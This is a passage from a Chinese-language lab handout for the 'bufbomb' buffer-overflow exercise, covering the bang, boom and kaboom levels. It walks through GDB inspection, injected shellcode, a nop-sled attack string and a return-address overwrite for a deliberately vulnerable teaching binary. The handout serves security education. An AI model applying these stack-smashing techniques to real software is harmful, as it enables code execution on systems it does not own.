(gdb) run -u [userid] < bang-raw.bin        # 运行到断点
(gdb) x/64bx $rsp             # 查看栈数据是否注入成功
(gdb) x/xw 0x405018           # 检查global_value（你的global_value地址可能不
一样）是否被修改
(gdb) si                      # stepi命令单步执行shellcode
```

4.5 攻击成功显示结果

```
$ cat bang.txt |./hex2raw |./bufbomb -u 123456789
Userid: 123456789
Cookie: 0x25e1304b
Type string:Bang!: You set global_value to 0x25e1304b
VALID
NICE JOB!
```

如果在操作过程中遇到问题，多参考相关提示和示例，逐步探索和尝试。

5. Level 3: boom

5.1 实验目标

构造攻击字符串实现 **隐身攻击**：

- 使 `getbuf` 返回 `cookie` 值至 `test` 函数（`%rax` 寄存器）
- 完全恢复栈帧（`rbp` 和 `返回地址`），否则触发 `Sabotaged!` 警告
- 绕过金丝雀（`Canary`）校验

5.2 关键代码分析

在上述Level做攻击实验时，我们主要让程序跳到别的函数，打断正常运行，靠修改栈里的数据就能实现。但现在的高级缓冲区溢出攻击更复杂了，不仅要执行攻击代码改程序数据，还得让程序攻击后像没事一样，接着从原来的函数（比如 test 函数）继续运行，这就需要做好三件事：

1）把攻击代码藏到栈里；
2）让返回地址准确指向攻击代码的开头；
3）攻击完把栈恢复原样，就像没被修改过。

本Level 3的挑战在于 **构造一个攻击字符串，让 getbuf 函数把正确的 cookie 值返回给 test 函数（不是随便返回 1），同时修复被攻击破坏的栈，让程序执行完攻击代码后能正常回到 test 函数继续运行** 。

5.3 解题思路

下面为大家提供一种可行的解题思路：

Step1. 借助 `%rax` 寄存器传递 `cookie` 值

`%rax` 寄存器专门存函数的返回值。我们在攻击代码里加几句指令，把 `cookie` 值放到 `%rax` 里。这样 `getbuf` 函数返回时， `test` 函数就能拿到正确的 `cookie`，而不是默认的 `1`。

Step2. 还原被破坏的栈帧状态

攻击时栈里的一些数据（比如栈帧指针 `rbp`）可能被改乱。我们得在攻击代码里写指令，把这些被破坏的数值恢复成原来的样子，保证程序不报错。

Step3. 巧用 `push` 和 `ret` 指令跳转回去

想让程序攻击后正常回到 `test` 函数，先用 `push` 把 `test` 函数的正确地址压到栈里，再用

`ret` 指令让程序跳到这个地址继续运行。这样就像没被攻击过一样，流程接着走。

5.4 调试技巧

```
# 先将计好的攻击字符串写在boom.txt
$ ./hex2raw < boom.txt > boom-raw.bin # 将攻击字符串的二进制字节序列保存到
boom-raw.bin

# 启动GDB调试
(gdb) b getbuf
(gdb) run -u [userid] < boom-raw.bin

# 获取原rbp和返回地址
(gdb) info frame
Stack level 0, frame at 0x556734f0:
 rip = 0x401c15 in getbuf;
 saved rip = 0x4014bb      # ← test函数中的返回地址
 Saved registers:
  rbp at 0x556734e0, rip at 0x556734e8

(gdb) x/gx $rbp           # 原rbp值（示例：0x55673500）
0x556734e0: 0x55673500
```

5.5 攻击成功显示结果

```
$ cat boom.txt |./hex2raw |./bufbomb -u 123456789
Userid: 123456789
Cookie: 0x25e1304b
Type string:Boom!: getbuf returned 0x25e1304b
VALID
NICE JOB!
```

在实际操作过程中，如果遇到问题，不要着急，仔细回顾每一个步骤，充分利用 GDB 工具进行调试分析。

6. Level 4: kaboom

6.1 实验目标

此前实验中，我们通过特殊手段固定了栈地址，从而能精准根据缓冲区（buf）的起始位置构造攻击字符串。但这种方法在通用场景下并不稳定，可能因栈地址变动导致攻击失败（如触发段错误）。

本阶段，在 **栈位置随机化** 的 `Nitro` 模式下，构造一个能 **自动追踪栈位置** 的攻击字符串，让 `getbufn` 函数连续 `5` 次返回 `cookie`！你需要做到：

- 动态计算栈地址：每次运行栈位置不同，攻击代码要能自己找到正确的返回地址。
- 修复被破坏的栈：恢复 `%rbp` 的值，防止程序崩溃。
- 超大缓冲区利用：利用 `512+` 字节的缓冲区，覆盖所有可能的栈偏移情况。

6.2 实验准备

重要！ 在运行 `bufbomb` 程序（以及 `hex2raw` 程序）时必须添加 -n 参数，否则实验无法成功！

```
# 生成攻击字符串
cat kaboom.txt | ./hex2raw -n | ./bufbomb -n -u 你的学号
```

6.3 关键代码分析

为什么栈位置会变?

- Nitro 模式：程序在调用 `testn` 前会随机分配一块内存（`alloca(random_size)`），导致每次运行栈的起始位置不同。
- 环境差异：不同用户的环境变量不同，GDB 调试也会改变栈布局。

攻击难点：

- 5 次随机偏移：同一个攻击字符串要适应 5 种不同的栈位置。
- 不能写死地址：无法提前知道缓冲区具体位置，必须动态计算。

程序运行时，函数的栈帧地址并非固定不变，不同用户或调试环境下（如通过 GDB 运行），栈地址可能随机变化。这是因为：

- 程序启动时，环境变量会被存储在栈底附近，不同用户的环境变量不同，导致栈空间占用差异；
- GDB 调试时会占用栈空间保存状态，进一步改变栈地址。

```
/* Buffer size for getbufn */
#define KABOOM_BUFFER_SIZE /*一个大于等于512的整数常量*/

// Nitro模式核心特征
void launch() {

    if(nitro)
    {
        alloca(random_size);    // 栈空间随机偏移
        testn();
    }
```

```
}

/*
 * testn - Calls the function with the buffer overflow bug exploited
 * by the level 4 exploit.
 */
void testn()
{
    int val;
    volatile int local = uniqueval();

    val = getbufn();

    /* Check for corrupted stack */
    if (local != uniqueval()) {
        printf("Sabotaged!: the stack has been corrupted\n");
    }
    else if (val == cookie) {
        printf("KABOOM!: getbufn returned 0x%x\n", val);
        validate(4);
    }
    else {
        printf("Dud: getbufn returned 0x%x\n", val);
    }
}
```

6.4 解题思路（仅供参考）

Step1. 定位缓冲区地址（运行时动态获取）

使用GDB获得运行时buf大致开始的地址

```
(gdb) b *getbufn+0x15       # 在 call Gets 前断点（地址 0x401c41）
(gdb) run -n -u 学号
(gdb) p/x $rax              # 打印 buf 起始地址（rax 存储 buf 指针）
# 示例输出：$rax = 0x55673210
```

Step2. 确定返回地址偏移

- 使用objdump获得 `testn()` 从 `getbufn()` 返回的地址。

`testn()` 关键代码片段：

```
401539: e8 ee 06 00 00          call   401c2c <getbufn>
40153e: 89 45 fc                mov    %eax,-0x4(%rbp)  # 返回地址为
0x40153e
```

- 查看 `getbufn` 反汇编获得 `buf` 大小。


`getbufn()` 关键代码片段：

```
401c37: 48 8d 85 30 fd ff ff    lea    -0x2d0(%rbp),%rax # buf大小为0x2d0（即720字节）
```

- `跳转地址计算 = GDB获得大致buf首地址 + 0.5*buf大小`（指向nop雪橇中点，最大程度容纳stack上下偏移）
- `实际覆盖地址 = GDB获得大致buf首地址 + 0x2d0（buf大小） + 8（原rbp大小）`

Step3. 利用 `nop` 指令填充 `buf` 前部

在缓冲区开头填充大量 `nop` 指令（机器码 `0x90`，也叫 `nop` 雪橇），只要程序跳转到雪橇中的任意位置，都会“滑行”到攻击代码。原理在`CSAPP 课本第三章 3.10.4 对抗缓冲区溢出攻击` P199 有详细说明。



Step4. 间接获取并设置 `%rbp` 值

为什么需要恢复 %rbp?

- `testn` 函数在调用 `getbufn` 前会修改栈（`sub $0x10, %rsp`），攻击会破坏栈帧，导致程序崩溃。
- 必须恢复 `%rbp` 才能让程序正常返回！

偏移计算公式：

- 分析 `testn` 汇编代码（关键片段）：


```
testn:
push   %rbp                ; %rsp -= 8
mov    %rsp, %rbp          ; %rbp = 当前 %rsp（指向旧 %rbp）
sub    $0x10, %rsp         ; 分配 0x10 字节栈空间（%rsp = %rbp - 0x10）
call   401c2c <getbufn>    ; 调用 getbufn，压入返回地址（%rsp -= 8 →
%rbp - 0x18）
```

通过反汇编 `testn`，发现 `sub $0x10, %rsp` 和 `call getbufn`（压栈 `8` 字节）。但攻击代码执行时，`ret` 指令会弹出返回地址，导致 `%rsp += 8`，因此实际偏移应为 `0x18 - 8 = 0x10`。

- 调用 `getbufn` 时，`%rbp` 与 `%rsp` 的关系：
  - 调用前：`%rbp = 原始 %rsp`，`%rsp = %rbp - 0x18`
  - 攻击代码执行时：`ret 会弹出返回地址` → `%rsp += 8`
  - 最终公式：`%rbp = 当前 %rsp + 0x10`

攻击代码示例：

```
mov  $0x25e1304b, %rax  ; 将 cookie 存入返回值寄存器 %rax
mov  %rsp, %rbp         ; 保存当前 %rsp 到 %rbp
add  $0x10, %rbp        ; 修复 %rbp = %rsp + 0x10
push $0x40153e          ; 压入原返回地址（testn 中 call getbufn 的下一条指令）
ret                     ; 正常返回
```



Step5. 使用 hex2raw 程序生成并传送攻击字符串

用 `hex2raw` 程序生成攻击字符串副本传给 `bufbomb` 程序（假设攻击字符串副本存在 `kaboom.txt` 文件里）。

```
$ cat kaboom.txt | ./hex2raw -n | ./bufbomb -n -u 123456789
```

生成的示例如下：

```
48 c7 c0 4b 30 e1 25    ; mov  $0x25e1304b, %rax
48 89 e5                ; mov  %rsp, %rbp
48 83 c5 10             ; add  $0x10, %rbp
68 3e 15 40 00          ; push $0x40153e
c3                      ; ret
```

共20个字节机器码。

Step6. 构建攻击字符串

攻击字符串示例：[nop雪橇] + [攻击机器码] + [覆盖的返回地址]

- [nop雪橇]：nop雪橇个数= `getbufn` 获取到的buf大小（上述参考示例是720字节）- [攻击机器码]占用的字节个数（上述参考示例是20字节） + `8（testn'() 原 rbp 值）`
- [攻击机器码]：参考上述 `攻击代码示例`，将其生成攻击机器码。
- [覆盖的返回地址]：指向nop雪橇中间。`ret addr` 约等于 `&buf + 0.5*sizeof(buf)`

原栈帧结构：

```
+----------------------+
| 返回地址 (8B)          |  ← 注入跳转地址 = &buf + 0.5*sizeof(buf)
+----------------------+
| 原%rbp (8B)           |   ← 注入代码机器码（8个字节）
+----------------------+
| 缓冲区 (720B)         |   ← 注入NOP（720-20+8个字节）和代码机器码（20-8个字节）
+----------------------+ 低地址
```

生成攻击字符串：

```
# 填充剩余空间 nop个数 = 720-20+8=708

……

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90

48 c7 c0 4b 30 e1 25            ; mov  $0x25e1304b, %rax
48 89 e5                        ; mov  %rsp, %rbp
48 83 c5 10                     ; add  $0x10, %rbp
```

```
68 3e 15 40 00                  ; push $0x40153e
c3                              ; ret
78 33 67 55 00 00 00 00         ; 返回地址约等于 &buf + 0.5*sizeof(buf) =
0x55673210 + 720/2 = 0x55673378
```

6.5 调试技巧

```
# 先将计好的攻击字符串写在kaboom.txt
$ ./hex2raw -n < kaboom.txt > kaboom-raw.bin # 将攻击字符串的二进制字节序列保
存到kaboom-raw.bin

# 启动调试并捕捉5次调用
(gdb) b getbufn       # 在getbufn函数打断点
(gdb) run -n -u [userid] < kaboom-raw.bin

# 获得运行时buf大致开始的地址
(gdb) b *getbufn+0x15       # 在 call Gets 前断点（地址 0x401c41）
(gdb) run -n -u 学号
(gdb) p/x $rax              # 打印 buf 起始地址（rax 存储 buf 指针）
# 示例输出：$rax = 0x55673210

# 记录5次调用时的关键寄存器值
# 每次调用时执行
(gdb) p/x $rsp   # 查看栈指针
(gdb) p/x $rbp   # 查看基址指针
(gdb) p/x $rax   # 确认 cookie 是否正确
```

攻击后程序崩溃怎么办?

- 检查 `%rbp` 是否修复（应为 `%rsp + 0x10`）。
- 确认返回地址是否在雪橇范围内。

6.6 攻击成功显示结果

```
$ $ cat kaboom.txt | ./hex2raw -n | ./bufbomb -n -u 123456789
Userid: 123456789
Cookie: 0x25e1304b
Type string:KABOOM!: getbufn returned 0x25e1304b
Keep going
Type string:KABOOM!: getbufn returned 0x25e1304b
Keep going
Type string:KABOOM!: getbufn returned 0x25e1304b
Keep going
Type string:KABOOM!: getbufn returned 0x25e1304b
Keep going
Type string:KABOOM!: getbufn returned 0x25e1304b
VALID
NICE JOB!
```

7. 实验提示：生成汇编指令的字节编码

在 Level 2 至 4 的实验中，生成特定于攻击目标的汇编指令序列的字节编码表示是一项关键任务。我们可以借助 GCC 和 OBJDUMP 这两个工具，通过协作完成汇编和反汇编过程来达成此目标。具体操作步骤如下：

1. 使用 GCC 把设计好的汇编指令序列（假设存储在 `example.S` 文件中）编译成机器码；
2. 利用 OBJDUMP 对生成的机器码进行反汇编，从而获取这些指令序列的字节编码表示。

以 `example.S` 文件为例，该文件可以包含如下形式的汇编代码：

```
# Example of hand-generated assembly code
push $0xabcdef      # Push value onto stack
add $17,%eax        # Add 17 to %eax
.align 4            # Following will be aligned on multiple of 4
.long 0xfedcba98    # A 4-byte constant
```

然后，通过GCC和OBJDUMP的命令行工具，我们可以将这些汇编指令转换为字节编码表示。

```
$ gcc -m64 -c example.S
$ objdump -d example.o > example.txt
```

生成的 `example.txt` 文件包含如下代码行：

```
0: 68 ef cd ab 00       push $0xabcdef
5: 83 c0 11             add $0x11,%eax
8: 98                   cwtl
9: ba                   .byte 0xba
a: dc fe                fdivr %st,%st(6)
```

在 `example.txt` 文件中，每行显示一个指令。左边的数字是指令的起始地址（从 `0` 开始），冒号后的十六进制数字是指令的字节编码，这就是实验所需的攻击字符串内容。例如，指令 `push $0xabcdef` 对应的十六进制编码是 `68 ef cd ab 00`。

注意，从地址“`8`”开始，反汇编器可能错误地将静态数据的字节解释为指令（如 `cwtl`）。实际上，从该地址开始的四个字节 `98 ba dc fe` 对应 `example.S` 文件中最后的数据 `0xfedcba98` 的小端字节表示。

确定机器指令对应的字节序列（如 `68 ef cd ab 00 83 c0 11 98 ba dc fe`）后，可将其输入 `hex2raw` 程序，生成用于 `bufbomb` 程序的攻击字符串。

为方便操作，`hex2raw` 程序支持在输入字符串中插入 `C` 语言风格的注释。需在注释的“`/*`”和“`*/`”前后保留空格，以便程序正确忽略注释。可编辑 `example.txt` 文件，将反汇编结果中的指令说明转为注释形式，使文件既包含攻击所需的字节序列，又保留易于理解的指令说明。示例如下：

```
68 ef cd ab 00      /* push $0xabcdef */
83 c0 11            /* add $0x11,%eax */
98 ba dc fe
```

编辑好`example.txt`文件后，将其作为`hex2raw`程序的输入，生成实验所需的攻击字符串。使用时，将命令中的`[userid]`替换为`你的学号`，命令如下：

```
$ cat example.txt | ./hex2raw | ./bufbomb -u [userid]
```